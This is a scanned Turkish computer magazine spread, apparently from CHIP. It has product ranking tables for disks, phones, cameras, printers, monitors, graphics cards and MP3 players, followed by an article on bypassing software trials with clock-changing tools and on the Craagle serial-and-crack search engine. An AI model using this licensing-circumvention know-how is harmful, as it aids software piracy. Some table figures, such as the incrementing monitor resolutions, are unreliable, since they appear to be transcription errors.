| YENİ | 7 | Hitachi HDS728080PLA380 | 77 | ■■■□□ | 50 | 72 | 44,5 | 10,8 | 2,2 | 2,2 | 80/77 | 8 | 300 | 7.200 |
| YENİ | 8 | Samsung SP2504C | 76 | ■■■■■ | 85 | 77 | 58,0 | 10,8 | 2,3 | 2,3 | 250/233 | 8 | 300 | 7.200 |
| YENİ | 9 | Samsung SP2004C | 76 | ■■■■■ | 78 | 69 | 45,4 | 11,2 | 2,1 | 2,1 | 200/186 | 8 | 300 | 7.200 |
| YENİ | 10 | Seagate ST3400620AS | 76 | ■■■■□ | 177 | 77 | 60,7 | 12,0 | 2,4 | 2,4 | 400/373 | 16 | 300 | 7.200 |

**Western Digital WD1500ADFD**

10.000 rpm dönüş hızı ve yüksek performansıyla birçok rekoru tarihe gömdü.

## PATA sabit diskler

| | Sıra | Ürün | Toplam puan | Fiyat / Performans | Fiyatı ($ + KDV) | Performans (%60) | Aktarım hızı MB/s (Okuma / Yazma) | Erişim süresi (3:2 yazma / Okuma) | Gürültü - sone (3:1 atıl / Erişimde) | Aabirim | Kapasite (Verilen / Kullanılabilir) | Önbellek | UDMA arabirimi | Dönüş hızı (rpm) |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | | Test değerleri | | | | Teknik veriler | | | | |
| YENİ | 1 | Hitachi HDT725025VLAT80 | 94 | ■■■■■ | 80 | 95 | 47,6 | 10,2 | 1,9 | 1,9 | 250/233 | 8 | 133 | 7.200 |
| YENİ | 2 | Hitachi HDT722525DLAT80 | 94 | ■■■■■ | 80 | 96 | 48,5 | 10,2 | 2,0 | 2,0 | 250/233 | 8 | 133 | 7.200 |
| YENİ | 3 | Samsung SP2514N | 92 | ■■■■■ | 78 | 100 | 58,0 | 11,0 | 2,2 | 2,2 | 250/228 | 8 | 133 | 7.200 |
| YENİ | 4 | Hitachi HDT725050VLAT80 | 92 | ■■■■□ | 215 | 99 | 53,2 | 10,3 | 2,2 | 2,2 | 500/466 | 8 | 133 | 7.200 |
| YENİ | 5 | Seagate ST3750640A | 87 | ■■■□□ | 440 | 91 | 54,2 | 12,8 | 2,2 | 2,2 | 750/699 | 16 | 100 | 7.200 |
| YENİ | 6 | Samsung HD400LD | 86 | ■■■■■ | 129 | 92 | 51,4 | 12,1 | 2,3 | 2,3 | 400/373 | 8 | 100 | 7.200 |
| YENİ | 7 | Seagate ST3500630A | 86 | ■■■□□ | 287 | 92 | 53,2 | 12,6 | 2,3 | 2,3 | 500/466 | 16 | 100 | 7.200 |
| YENİ | 8 | WD Caviar WD3200JB | 84 | ■■■■■ | 99 | 96 | 54,0 | 11,0 | 3,0 | 3,0 | 320/305 | 8 | 100 | 7.200 |
| YENİ | 9 | Samsung SP2014N | 83 | ■■■■□ | 71 | 91 | 46,3 | 11,0 | 2,6 | 2,6 | 200/282 | 8 | 133 | 7.200 |
| YENİ | 10 | Samsung SP1614N | 82 | ■■■■□ | 66 | 94 | 50,7 | 11,1 | 2,9 | 2,9 | 160/149 | 8 | 133 | 7.200 |

**Seagate ST3750640A**

PATA arabirimi kullanan ve büyük bir disk isteyenlere tavsiyemiz.

## Cep telefonları

| Sıra | Marka | Toplam puan | Fiyat/Perf. | Fiyat | Telefon işlevselliği | Multimedya | Veri / Mesaj | Partik | Ağırlık (g) | Boyut (mm) | Dijicam | E-posta | BT | IR | USB |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | Test değerleri | | | | Teknik veriler | | | | | | |
| 1 | Nokia N93 | 97 | ■■□□□ | 799 € | 96 | 100 | 95 | 98 | 180 | 55 x 28 x 118 | var | var | var | var | var |
| 2 | Nokia N73 | 97 | ■■■■□ | 440 € | 98 | 93 | 95 | 98 | 116 | 49 x 19 x 11 | var | var | var | var | var |
| 3 | Sony Ericsson W900i | 97 | ■■■□□ | 549 € | 98 | 97 | 95 | 97 | 148 | 49 x 24 x 109 | var | var | var | var | var |
| 4 | Nokia 6280 | 96 | ■■■□□ | 359 € | 95 | 94 | 95 | 98 | 115 | 46 x 21 x 99 | var | var | var | var | var |
| 5 | Sony Ericsson K800i | 95 | - | - | 97 | 92 | 99 | 94 | 115 | 47 x 22 x 105 | var | var | var | var | var |
| 6 | Nokia N90 | 95 | ■■□□□ | 565 € | 96 | 95 | 89 | 96 | 173 | 51 x 24 x 112 | var | var | var | yok | var |
| 7 | Nokia N71 | 95 | ■■■□□ | 422 € | 98 | 96 | 98 | 91 | 139 | 51 x 26 x 99 | var | var | var | yok | var |
| 8 | Nokia N80 | 94 | ■■■□□ | 645 € | 92 | 100 | 99 | 91 | 133 | 50 x 23 x 95 | var | var | var | var | var |
| 9 | Sony Ericsson W850i | 94 | ■■■□□ | 450 € | 96 | 95 | 98 | 92 | 116 | 47 x 21 x 98 | var | var | var | var | var |
| 10 | Sony Ericsson W810i | 93 | ■■■■□ | 309 € | 92 | 88 | 93 | 96 | 89 | 45 x 17 x 102 | var | var | var | var | var |

**Sony Ericsson W810i**

Sony Ericsson yeni Walkman telefonuyla, müzik dışındaki özelliklerini de geliştirerek, yılın telefonu olma yolunda başarılı bir adım atıyor.

## Dijital fotoğraf makineleri

| Sıra | Marka | Toplam puan | Fiyat / Perform. | Fiyat (Euro + KDV) | Görüntü kalitesi | Ergonomi | Beraber gelen | Servis dok. | AV out | USB | Optik zum | Çözünürlük |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | Test değerleri | | | | Teknik veriler | | | |
| 1 | Sony Cyber-shot DSC-R1 | 89 | ■□□□□ | 1000 | 100 | 71 | 99 | 43 | var | 2.0 | 5 | 10.0 megapiksel |
| 2 | Panasonic Lumix DMC-FZ50 | 89 | ■■□□□ | 719 | 89 | 93 | 92 | 71 | var | 2.0 | 12 | 10 megapiksel |
| 3 | Sony Cyber-shot DSC-H5 | 88 | ■■■□□ | 610 | 83 | 96 | 96 | 43 | var | 2.0 | 12 | 7.1 megapiksel |
| 4 | Panasonic Lumix DMC-FZ30 | 84 | ■■□□□ | 749 | 78 | 90 | 94 | 71 | var | 2.0 | 12 | 8 megapiksel |
| 5 | Sony Cyber-shot DSC-H2 | 84 | ■■■□□ | 500 | 82 | 83 | 96 | 43 | var | 2.0 | 12 | 5.9 megapiksel |
| 6 | Sony Cyber-shot DSC-N2 | 83 | ■■■■■ | 360 | 93 | 57 | 94 | 86 | var | 2.0 | 3x | 10.0 megapiksel |
| 7 | Fujifilm FinePix S9500 | 83 | ■■□□□ | 800 | 91 | 80 | 82 | 71 | var | 2.0 | 10.7 | 9.1 megapiksel |
| 8 | Fujifilm FinePix F30 | 82 | ■■■■■ | 350 | 96 | 68 | 87 | 57 | var | 2.0 | 3 | 6.1 megapiksel |
| 9 | Panasonic Lumix DMC-LX2 | 81 | ■■■□□ | 611 | 84 | 81 | 81 | 71 | var | 2.0 | 4 | 10.2 megapiksel |
| 10 | Samsung Pro 815 | 81 | ■□□□□ | 799 | 77 | 100 | 67 | 86 | var | 2.0 | 15 | 8.0 megapiksel |

**Sony Cyber-Shot DSC-R1**

Gelişmiş birçok özelliği cebinizde taşımanıza olanak sağlayan Sony, tasarımıyla dikkat çekiyor.

## DVD yazıcılar

| Sıra | Marka | Toplam puan | Fiyat / Performans | Fiyat ($ + KDV) | DVD Okuma p. | CD okuma p. | DVD yazma puanı | CD yazma puanı | Donanım özellikleri | Ergonomi | Servis ve dok. | DVD yazma hızı | DVD yeniden yazma | DVD okuma hızı | Bellek (MB) |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Test değerleri | | | | | | | | | | Teknik veriler | | | |
| 1 | LG GSA-H10N | 94 | | 38 | 100 | 95 | 100 | 95 | 94 | 90 | 90 | 16 | 8 | 16 | 2 |
| 2 | Samsung SH-S182D | 92 | | 33 | 90 | 89 | 99 | 89 | 100 | 90 | 85 | 18 | 8 | 16 | 2 |
| 3 | Plextor PX-760A | 92 | | 135 | 82 | 90 | 95 | 95 | 97 | 95 | 90 | 18 | 8 | 16 | 2 |
| 4 | Nec ND-4571A | 92 | | 45 | 94 | 81 | 99 | 97 | 100 | 95 | 85 | 16 | 8 | 16 | 2 |
| 5 | Nec ND-4570A | 92 | | 38 | 91 | 77 | 100 | 86 | 100 | 95 | 90 | 16 | 8 | 16 | 2 |
| 6 | Philips SPD1400BD | 91 | | 45 | 79 | 94 | 92 | 88 | 94 | 100 | 100 | 16 | 8 | 16 | 2 |
| 7 | Samsung SH-S162L | 91 | | 45 | 82 | 87 | 97 | 90 | 96 | 90 | 95 | 16 | 8 | 16 | 2 |
| 8 | Plextor PX-755A | 91 | | 89 | 81 | 91 | 98 | 90 | 90 | 95 | 90 | 16 | 8 | 16 | 2 |
| 9 | Sony AW-G170A | 89 | | 39 | 88 | 77 | 95 | 84 | 100 | 90 | 85 | 16 | 8 | 16 | 2 |
| 10 | LITE-ON SHM-165P6S | 88 | | 37 | 99 | 92 | 66 | 100 | 96 | 90 | 85 | 16 | 8 | 16 | 2 |

**LG GSA-H10N:**
Güvenilir ve hızlı bir çözüm arıyorsanız LG sizin için biçilmiş kaftan.

## Çok işlevli baskı cihazları

| Sıra | Marka | Toplam puan. | Fiyat / Perform. | Fiyat (+ KDV) | Office baskı hızı | Grafik baskı hızı | Resim baskı hızı | Grafik kalitesi | Resim kalitesi | Çözünürlük (dpi) | Arabirim | Baskı hızı r. (s / dk) |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Test değerleri | | | | | | | | Teknik veriler | | |
| 1 | Canon Pixma MP830 | 90 | | 364 € | 100 | 91 | 100 | 98 | 100 | 9.600 x 4.800 | USB 2.0 | 24 |
| 2 | Epson Stylus Photo RX700 | 88 | | 339 € | 99 | 100 | 100 | 71 | 95 | 5.760 x 1.440 | USB 2.0 | 20 |
| 3 | HP Photosmart 3310 Ai0 | 86 | | 447 $ | 91 | 100 | 92 | 85 | 49 | 4.800 x 1.200 | USB 2.0 | 31 |
| 4 | Canon Pixma MP810 | 85 | | 260 € | 94 | 90 | 96 | 98 | 48 | 9.600 x 2.400 | USB 2.0 | 31 |
| 5 | Epson Stylus Photo RX640 | 81 | | 270 € | 97 | 95 | 90 | 50 | 50 | 5.760 x 1.440 | USB 2.0 | 21 |
| 6 | Epson Stylus Photo RX520 | 80 | | 143 € | 92 | 97 | 93 | 82 | 64 | 5.760 x 1.440 | USB 2.0 | 18 |
| 7 | Epson Stylus Photo RX620 | 79 | | 213 € | 95 | 100 | 100 | 100 | 76 | 5.760 x 1.440 | USB 2.0 | 18 |
| 8 | Canon Pixma MP530 | 79 | | 270 € | 93 | 93 | 95 | 63 | 58 | 4.800 x 1.200 | USB 2.0 | 18 |
| 9 | HP OfficeJet 6210 | 71 | | 200 € | 93 | 70 | 92 | 30 | 25 | 4.800 x 1.200 | USB 2.0 | 20 |
| 10 | Canon Pixma MP170 | 71 | | 80 € | 88 | 90 | 85 | 45 | 35 | 4.800 x 1.200 | USB 2.0 | 22 |

**Canon Pixma MP830**
Profesyonel çözüm arayan kullanıcılar için oldukça başarılı bir seçenek.

## 17 inç LCD monitörler

| Sıra | Marka | Toplam puan | Fiyat / Perform. | Fiyat ($ + KDV) | Görüntü kalitesi | Ergonomi | Teknik özellikler | Servis dök. | Alan büyük. (inç) | Maks. çözünürlük | Piksel aralığı | Maks. kontrast | Maks. parlak. cd/m² | Video girişler | Tepki süresi (ms) |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Test değerleri | | | | | | | Teknik veriler | | | | | | |
| 1 | Samsung Syncmaster 770P | 95 | | 341 | 98 | 100 | 80 | 100 | 17 | 1.280 x 1.024 | 0.264 | 500:1 | 280 | DVI, D-sub | 6 |
| 2 | Acer AL1751 | 89 | | 339 | 100 | 81 | 80 | 85 | 17 | 1.280 x 1.025 | 0.264 | 500:1 | 400 | DVI, D-sub | 8 |
| 3 | BenQ FP71V+ | 88 | | 319 | 96 | 88 | 83 | 69 | 17 | 1.280 x 1.026 | 0.264 | 500:1 | 300 | DVI, D-sub | 8 |
| 4 | Samsung Syncmaster 760BF | 87 | | 318 | 80 | 94 | 87 | 100 | 17 | 1.280 x 1.027 | 0.264 | 700:1 | 300 | DVI, D-sub | 4 |
| 5 | LG L1780Q | 83 | | 330 | 80 | 94 | 80 | 69 | 17 | 1.280 x 1.028 | 0.264 | 500:1 | 250 | DVI, D-sub | 8 |
| 6 | Samsung Syncmaster 740BF | 83 | | 272 | 84 | 75 | 100 | 69 | 17 | 1.280 x 1.029 | 0.264 | 700:1 | 300 | DVI, D-sub | 2 |
| 7 | Samsung Syncmaster 731BA | 81 | | 261 | 84 | 69 | 83 | 100 | 17 | 1.280 x 1.030 | 0.264 | 600:1 | 300 | DVI, D-sub | 6 |
| 8 | Acer AL1717 | 80 | | 229 | 82 | 81 | 77 | 77 | 17 | 1.280 x 1.031 | 0.264 | 500:1 | 300 | D-sub | 8 |
| 9 | Samsung Syncmaster 740N | 80 | | 225 | 83 | 75 | 70 | 100 | 17 | 1.280 x 1.032 | 0.264 | 600:1 | 300 | D-sub | 8 |
| 10 | Philips 170X6FB | 77 | | 296 | 66 | 88 | 80 | 85 | 17 | 1.280 x 1.033 | 0.264 | 600:1 | 250 | DVI, D-sub | 8 |

**Samsung 770P**
Esnek ayaklarının yardımıyla her konumda kolayca çalışabiliyor.

## 19 inç LCD monitörler

| Sıra | Marka | Toplam puan | Fiyat / Perform. | Fiyat ($ + KDV) | Görüntü kalitesi | Ergonomi | Teknik özellikler | Servis dök. | Alan büyük. (inç) | Maks. çözünürlük | Piksel aralığı | Maks. kontrast | Maks. parlak. cd/m² | Video girişler | Tepki süresi (ms) |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Test değerleri | | | | | | | Teknik veriler | | | | | | |
| 1 | Fujitsu Siemens P19-2 | 93 | | 511 | 100 | 94 | 70 | 62 | 19 | 1.280 x 1.024 | 0,294 | 550:1 | 270 | DVI, D-Sub | 8 |
| 2 | HP 1955 | 90 | | 578 | 91 | 94 | 70 | 69 | 19 | 1.280 x 1.024 | 0,294 | 1.000:1 | 250 | DVI, D-Sub | 16 |
| 3 | Hyundai ImageQuest L90D+ | 87 | | 410 | 77 | 100 | 73 | 62 | 19 | 1.280 x 1.024 | 0,294 | 700:1 | 300 | DVI, D-Sub | 8 |
| 4 | Xerox XA7-192i | 85 | | 435 | 78 | 94 | 70 | 70 | 19 | 1.280 x 1.024 | 0,294 | 500:1 | 300 | DVI, D-Sub | 8 |
| 5 | Philips 190G6 | 85 | | 680 | 100 | 75 | 91 | 77 | 19 | 1.280 x 1.024 | 0,294 | 700:1 | 420 | DVI, D-Sub | 8 |
| 6 | BenQ FP93GX | 83 | | 449 | 91 | 75 | 85 | 92 | 19 | 1.280 x 1.024 | 0,294 | 700:1 | 300 | DVI, D-Sub | 2 |
| 7 | Philips 190S7 | 82 | | 293 | 82 | 81 | 58 | 85 | 19 | 1.280 x 1.024 | 0,294 | 700:1 | 300 | DVI, D-sub | 8 |
| 8 | Samsung Syncmaster 920N | 81 | | 284 | 85 | 75 | 64 | 100 | 19 | 1.280 x 1.024 | 0,294 | 700:1 | 250 | D-sub8 | |
| 9 | LG L1970H | 80 | | 384 | 91 | 75 | 97 | 62 | 19 | 1.280 x 1.024 | 0,294 | 1.600:1 | 300 | DVI, D-Sub | 2 |
| 10 | Samsung Syncmaster 960BF | 80 | | 364 | 80 | 75 | 76 | 100 | 19 | 1.280 x 1.024 | 0,294 | 700:1 | 300 | DVI, D-Sub | 4 |

**Fujitsu Siemens P19-2**
Ürünün en başarılı yanı sahip olduğu yüksek parlaklık değeri.

## PCIe ekran kartları 300 $ üstü

| Sıra | Marka | CHIP Top. | Fiyat/Perf. | Fiyat ($ + KDV) | Sentetik prf. | Oyun performansı | Donanım özellikleri | Servis dok. | Bellek / veriyolu | İşlemci / bellek frks. | Grafik yongası |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | Test değerleri | | | | Teknik veriler | | |
| 1 | ASUS EN8800GTX | 93 | ---- | --- | 100 | 100 | 84 | 61 | 768 MB GDDR3 / 384 bit | 575 / 1.800 | GeForce 8800 GTX |
| 2 | Sapphire X1950 XTX Toxic | 81 | | 645 | 62 | 84 | 100 | 87 | 512 Mb GDDR4 / 256 bit | 510 / 1.200 | Radeon X1950 XTX |
| 3 | Leadtek PX7950 GX2 TDH | 78 | | 659 | 71 | 74 | 87 | 100 | 1.024 MB GDDR3 / 512 bit | 500 / 1.200 | GeForce 7950 GX2 |
| 4 | Gigabyte 7950 GX2 TDH | 77 | | 707 | 73 | 77 | 80 | 81 | 1.024 MB GDDR3 / 512 bit | 500 / 1.200 | GeForce 7950 GX2 |
| 5 | ASUS EAX1950 CROSSFIRE | 73 | | 661 | 63 | 84 | 75 | 61 | 512 Mb GDDR4 / 512 bit | 500 / 1.200 | Radeon X1950 XTX |
| 6 | Sapphire X1900 XTX Toxic | 72 | | 543 | 57 | 71 | 91 | 87 | 512 MB GDDR3 / 256 bit | 675 / 1.600 | Radeon X1900 XTX |
| 7 | Leadtek 7900 GTX TDH | 71 | | 492 | 58 | 69 | 81 | 100 | 512 MB GDDR3 / 256 bit | 650 / 1.600 | GeForce 7900 GTX |
| 8 | Sapphire X1900 XTX | 69 | | 319 | 54 | 69 | 82 | 87 | 512 MB GDDR3 / 256 bit | 650 / 1.550 | Radeon X1900 XTX |
| 9 | Powercolor X1900 XTX | 68 | | 625 | 52 | 70 | 80 | 87 | 512 MB GDDR3 / 256 bit | 650 / 1.550 | Radeon X1900 XTX |
| 10 | Asus 1900 XTX | 68 | | 603 | 52 | 69 | 93 | 61 | 512 MB GDDR3 / 256 bit | 650 / 1.550 | Radeon X1900 XTX |

**ASUS EN8800 GTX:**
nVidia GeForce 8800 GTX yongasını kullanan ASUS, DirectX 10'a hazır süper hızlı ekran kartını piyasaya sürdü.

## PCIe ekran kartları 150-300 $ arası

| Sıra | Marka | CHIP Top. | Fiyat / Perf. | Fiyat ($ + KDV) | Sentetik prf. | Oyun performansı | Donanım özellikleri | Servis dök. | Bellek / Veriyolu | İşlemci / Bellek frks. | Grafik yongası |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | Test değerleri | | | | Teknik veriler | | |
| 1 | Sapphire X1900 GT | 57 | | 219 | 43 | 47 | 86 | 87 | 256 MB GDDR3 / 256 bit | 575 / 1.200 | Radeon X1900 GT |
| 2 | Leadtek PX7800 GT TDH | 55 | | 219 | 37 | 44 | 83 | 100 | 256 MB GDDR3 / 256 bit | 275 / 1.000 | GeForce 7800 GT |
| 3 | Sapphire X1800 XL | 53 | -- | -- | 37 | 46 | 74 | 87 | 256 MB GDDR3 / 256 bit | 540 / 1.000 | Radeon X1800 XL |
| 4 | Sapphire X1650 XT | 52 | -- | -- | 33 | 44 | 77 | 87 | 256 MB GDDR3 / 128 bit | 600 / 1.400 | Radeon X1650 XT |
| 5 | MSI NX7600GT Diamond Plus | 50 | | 199 | 30 | 43 | 83 | 74 | 256 MB GDDR3 / 256 bit | 560 / 1.400 | GeForce 7600 GT |
| 6 | GeCube X1800 GTO | 50 | | 225 | 32 | 41 | 87 | 61 | 256 MB GDDR3 / 256 bit | 500 / 1.000 | Radeon X1800 GTO |
| 7 | Leadtek PX7600 GT TDH | 50 | | 199 | 30 | 41 | 70 | 100 | 256 MB GDDR3 / 128 bit | 560 / 1.400 | GeForce 7600 GT |
| 8 | Gigabyte GeForce 7600 GT | 49 | | 231 | 30 | 41 | 79 | 81 | 256 MB GDDR3 / 128 bit | 560 / 1.400 | GeForce 7600 GT |
| 9 | Sparkle GeForce 7600 GT | 44 | | 163 | 30 | 41 | 58 | 74 | 256 MB GDDR3 / 128 bit | 560 / 1.400 | GeForce 7600 GT |
| 10 | Tul X1650 PRO | 44 | | 155 | 24 | 30 | 80 | 87 | 256 MB GDDR3 / 128 bit | 595 / 1.380 | Radeon X1650 PRO |

**Tul X1650 PRO**
ATI'ın orta seviyede iyi performans elde eden grafik yongası olan 1650 PRO, ekonomik bir çözüm sunuyor.

## PCIe ekran kartları 150 $ altı

| Sıra | Marka | CHIP Top. | Fiyat / Perf. | Fiyat ($ + KDV) | Sentetik prf. | Oyun performansı | Donanım özellikleri | Servis dok. | Bellek / Veriyolu | İşlemci / Bellek frks. | Grafik yongası |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | Test değerleri | | | | Teknik veriler | | |
| 1 | Sapphire X1650 PRO | 43 | | 145 | 24 | 30 | 75 | 87 | 256 MB GDDR3 / 128 bit | 590 / 1.380 | Radeon X1650 PRO |
| 2 | GeCube X1650 Pro | 40 | | 145 | 25 | 30 | 73 | 61 | 256 MB GDDR3 / 128 bit | | Radeon X1650 PRO |
| 3 | Palit 7300GT Sonic | 39 | | 92 | 21 | 27 | 70 | 81 | 256 MB GDDR3 / 128 bit | 500 / 1.000 | GeForce 7300 GT |
| 4 | Gigabyte GeForce 6600 GT | 37 | | 118 | 16 | 23 | 74 | 81 | 256 MB GDDR3 / 128 bit | 515 / 825 | GeForce 6600 GT |
| 5 | XpertVision X800 GTO | 36 | | 109 | 16 | 33 | 60 | 61 | 256 MB DDR / 256 bit | 400 / 700 | Radeon X800 GTO |
| 6 | Sapphire X1600 PRO | 36 | | 117 | 16 | 19 | 75 | 87 | 256 MB GDDR3 / 128 bit | 500 / 600 | Radeon X1600 PRO |
| 7 | GeCube X1600 PRO | 35 | | 110 | 18 | 21 | 75 | 68 | 256 MB GDDR3 / 128 bit | 500 / 910 | Radeon X1600 PRO |
| 8 | XpertVision X1300 PRO Super | 30 | | 107 | 14 | 15 | 68 | 61 | 512 MB GDDR3 / 128 bit | 600 / 400 | Radeon X1300 PRO |
| 9 | Manli GeForce 6600 | 25 | | 80 | 13 | 18 | 48 | 48 | 256 MB GDDR3 / 128 bit | 400 / 600 | GeForce 6600 |
| 10 | MSI NX7300GS | 25 | | 74 | 9 | 11 | 54 | 74 | 256 MB DDR2 / 64 bit | 550 / 800 | GeForce 7300 GS |

**Sapphire X1650 PRO**
Giriş seviyesi ekran kartları arasına yeni katılan Radeon X1650 yonga ailesi, uygun fiyatı ve yüksek çalışma hızıyla dikkat çekiyor.

## Flash bellekli MP3 çalarlar

| Sıra | Marka | Toplam puan | Fiyat / Perf. | Fiyat ($ + KDV) | Aktarım hızı | Erg.+Don. özellikleri | Ses kalitesi | Servis ve dok. | Arabirim | Kapasite | Ses biçimi | Pil |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | Test değerleri | | | | Teknik veriler | | | |
| 1 | Treks Stor Organix | 87 | | 159 | 55 | 95 | **95** | 90 | USB | 1.024 MB | MP3/WMA/OGG/WAV/ASF | dahili |
| 2 | Creative Muvo VIDZ | 84 | | 159 | **75** | 85 | 86 | 90 | USB | 1.024 MB | MP3/WMA | dahili |
| 3 | Crea A9 | 83 | | 199 | 69 | **100** | 80 | **95** | USB | 1.024 MB | MP3/WMA | dahili |
| 4 | Keysmart enjoy | 82 | | 199 | 48 | 89 | 90 | **95** | USB | 2.048 MB | MP3/WMA/OGG | dahili |
| 5 | Creative Zen Nano Plus | 77 | | 119 | 47 | 77 | 86 | 90 | USB | 1.024 MB | MP3/WMA | AAA |
| 6 | Creative Muvo Chameleon | 76 | | 139 | 58 | 77 | 80 | 90 | USB | 1.024 MB | MP3/WMA | AAA |
| 7 | Creative Muvo TX SE | 76 | | 79 | 56 | 77 | 80 | 90 | USB | 512 MB | MP3/WMA | AAA |
| 8 | Creative ZEN NANO | 75 | | 119 | 50 | 77 | 81 | 90 | USB | 1.024 MB | MP3/WMA | AAA |
| 9 | Muzio FS300 | 74 | | 139 | 53 | 74 | 80 | 90 | USB | 512 MB | MP3/WMA/MP4/ASF/OGG | dahili |
| 10 | M-bird | 74 | | 99 | 74 | 84 | 68 | 85 | USB | 1.024 MB | MP3/ WMA/OGG/TVF | dahili |

**TrekStor ibeat organix**
MP3 çalarlar arasındaki en iyi ses kalitesine sahip ürün TrekStor. Buna en büyük sebep ise Sennheiser kulaklık.


# Programları kırmak artık çocuk oyuncağı

Deneme sürümleri tam sürümlere dönüştürmek, seri numaraları bulmak, kopya korumalı programları kırmak hiç bu kadar kolay olmamıştı.

Yazılımları ve verileri korsan kopyalara veya lisanssız kullanımlara karşı korumak için alınan önlemler giderek artıyor. Ticari yazılımlar, kurulum sırasında seri numaraları soruyor. Deneme sürümünün sonunda yazılımı etkinleştirmek veya kısıtlı işlevleri kullanılabilir hale getirmek için bir etkinleştirme kodu satın almanız gerekiyor. Kopya koruması mekanizmaları ise özellikle bilgisayar oyunlarında, müzik ve videolarda CD ve DVD'lerin korsan kopyalarının çıkarılmasını engellemeye çalışıyor. Bazı üreticiler yazılımları donanımla ilişkilendiriyor, böylelikle örneğin Windows XP'nin her bir sürümü sadece bir bilgisayarda kullanılabiliyor. Donanım dongle'ları (yani paralel veya USB arabirim için kopya koruma cihazları) buna karşın nadir olarak kullanılıyor.

Donanım çözümü aslında en iyi kopya koruması, ancak yazılım üreticileri ikilemdeler: Yazılımları mümkün olduğunca kolay kullanımlı ve ucuz olmak zorunda. Ayrıca kullanıcı yazılımı satın almadan önce test edebilmeli. Bu yüzden genellikle kopyalanabilen ve dağıtılabilen deneme sürümleri tercih ediliyor. Kullanımı zorlaştıran kopya koruması mekanizmaları ise pek tercih edilmiyor.

Cracker'lar (programları kıranlar) bu sayede kopya korumalarını veya erişim haklarını atlatmak için uygun araçlar bulmakta fazla zorlanmıyor. Günümüzde bir yazılımın yayınlanmasıyla kırılması arasında sadece birkaç gün geçiyor. Üstelik cracker'lar kullanıcıların yazılımları kırmasını ve istedikleri gibi kullanabilmelerini giderek kolaylaştırı-




**SÜRE KISITLAMASI** Bu yazılımda deneme süresinden sonra yazılımın kullanımı açıkça engellenmiş.

## Yasal sınırlar

İnternetten seri numarası arayan Craagle arama motorunda durum açık. Bu aracı sadece yasal bir şekilde sahip olduğunuz seri numarasını kaybettiğinizde kullanabilirsiniz. Sistem saatini değiştiren uygulamalarda ise durum biraz belirsiz. Zaman kısıtlaması olan bir yazılımın deneme süresini uzatmak lisans koşullarına bağlı olarak mümkün olabilir de olmayabilir de. Lisans sözleşmesinde aksi belirtilmedikçe süreyi bu yolla uzatmakta bir sakınaca yok.

yor. Her türlü program için seri numaraları toplanıyor ve üreticinin koyduğu koruma önlemlerini atlatan araçlar kullanıma sunuluyor.

Beyondo, Dkill 95, Amok Date Wizard veya Time Crack gibi küçük programlarsa, bilgisayarın sistem saatini manipüle ederek, deneme sürümlerinin daha uzun süre çalışmasını sağlıyor. Craagle adlı arama aracıysa tecrübesiz kullanıcıların internette seri numaraları ve crack'leri bulmasını kolaylaştırıyor. Bu aracı CHIP DVD'sinde bulabilirsiniz: **e-CHIP-CODE⊙ CRAAGLE**. Ancak programı kullanmadan önce, bu programın kullanımının sadece belli koşullar altında yasal olduğuna dikkat edin (Bk. "Yasal sınırlar" kutusu).

## Sistem saatini değiştirme

Beyondo adlı küçük araç, çoğu yazılım üreticisinin bir ihmalkârlığından faydalanıyor. Üreticiler, yazılımlarında koruma olarak sadece sistem saatini sorguluyor. Sistem saatini değiştiren yazılımlar bu sayede deneme süresinin henüz sona ermediğini ilgili programa bildiriyor. Örneğin bir yazılım Ocak ayında kurulduktan sonra sadece 30 gün çalışıyorsa, Beyondo gibi bir programla, sistem saatini 15 Ocak olarak ayarlayabilir ve deneme sürümünün çalışmasını sağlayabilirsiniz. Sistem saatini elbette kendiniz de değiştirebilirsiniz. Ancak Beyondo gibi programlar biraz daha fazla seçenek ve konfor sunabiliyor.

Sistem saatini değiştirme hilesi çoğu shareware programda, beta sürümlerde ve bazı ticari yazılımların deneme sürümlerinde işe yarıyor. Anti virüs tarayıcıları aldatmak ise mümkün değil. Sistem saatini değiştiren programları kullanarak deneme sürümlerinin sürelerini uzatmak her zaman yasal olmayabilir. Çoğu durumda olduğu gibi programın lisans koşullarına (EULA, En User License Agreement) bakmak gerekiyor. Eğer ilgili yazılımın, deneme süresinin sonunda satın alınmadan kullanılmaya devam edilemeyeceği açıkça yazmıyorsa, sistem saatini değiştirmekte bir sakınca yok.

## Google yeraltı dünyası

Shareware programları veya deneme sürümleri etkinleştirip tam sürüm hale getirmek için bir başka yöntemse seri numarası girmek veya programı kırmak. Crack yazılımları zaman kısıtlamasını veya işlev kısıtlamalarını kalıcı olarak kaldıran küçük programlardır. Bir lisansla birlikte aldığınız seri numaraları da aynı etkiye sahip. Ancak bu seri numaraları çoğunlukla yasadışı yollarla dağıtılıyor. Google'dan seri numarası arayanlar er ya da geç işe yarayan bir seri numarası bulabilir. Ancak bu aramalar esnasında sisteminiz ciddi tehlikelerle karşı karşıya kalabilir. Virüsler, solucanlar ve Truva atları, bu tip seri numaraları veren sitelerde cirit atıyor.

Bu yüzden birkaç akıllı programcı Craagle adında bir seri numarası arama yazılımı geliştirmiş. Bu küçük arama motoru bilgisayarınıza kuruluyor ve isteğiniz üzerine internette crack ve seri numarası arıyor. Programın en başarılı yönüyse ilgili web sitelerinin yüklenmemesi. Craagle, crack dosyaları için doğrudan indirme bağlantıları veriyor veya seri numarasını doğrudan kendi penceresinde gösteriyor. Yazılım ayrıca CD ve DVD kapaklarını da buluyor; bunların normalde telif hakları nedeniyle kopyalanması ve internette dağıtılması yasak.

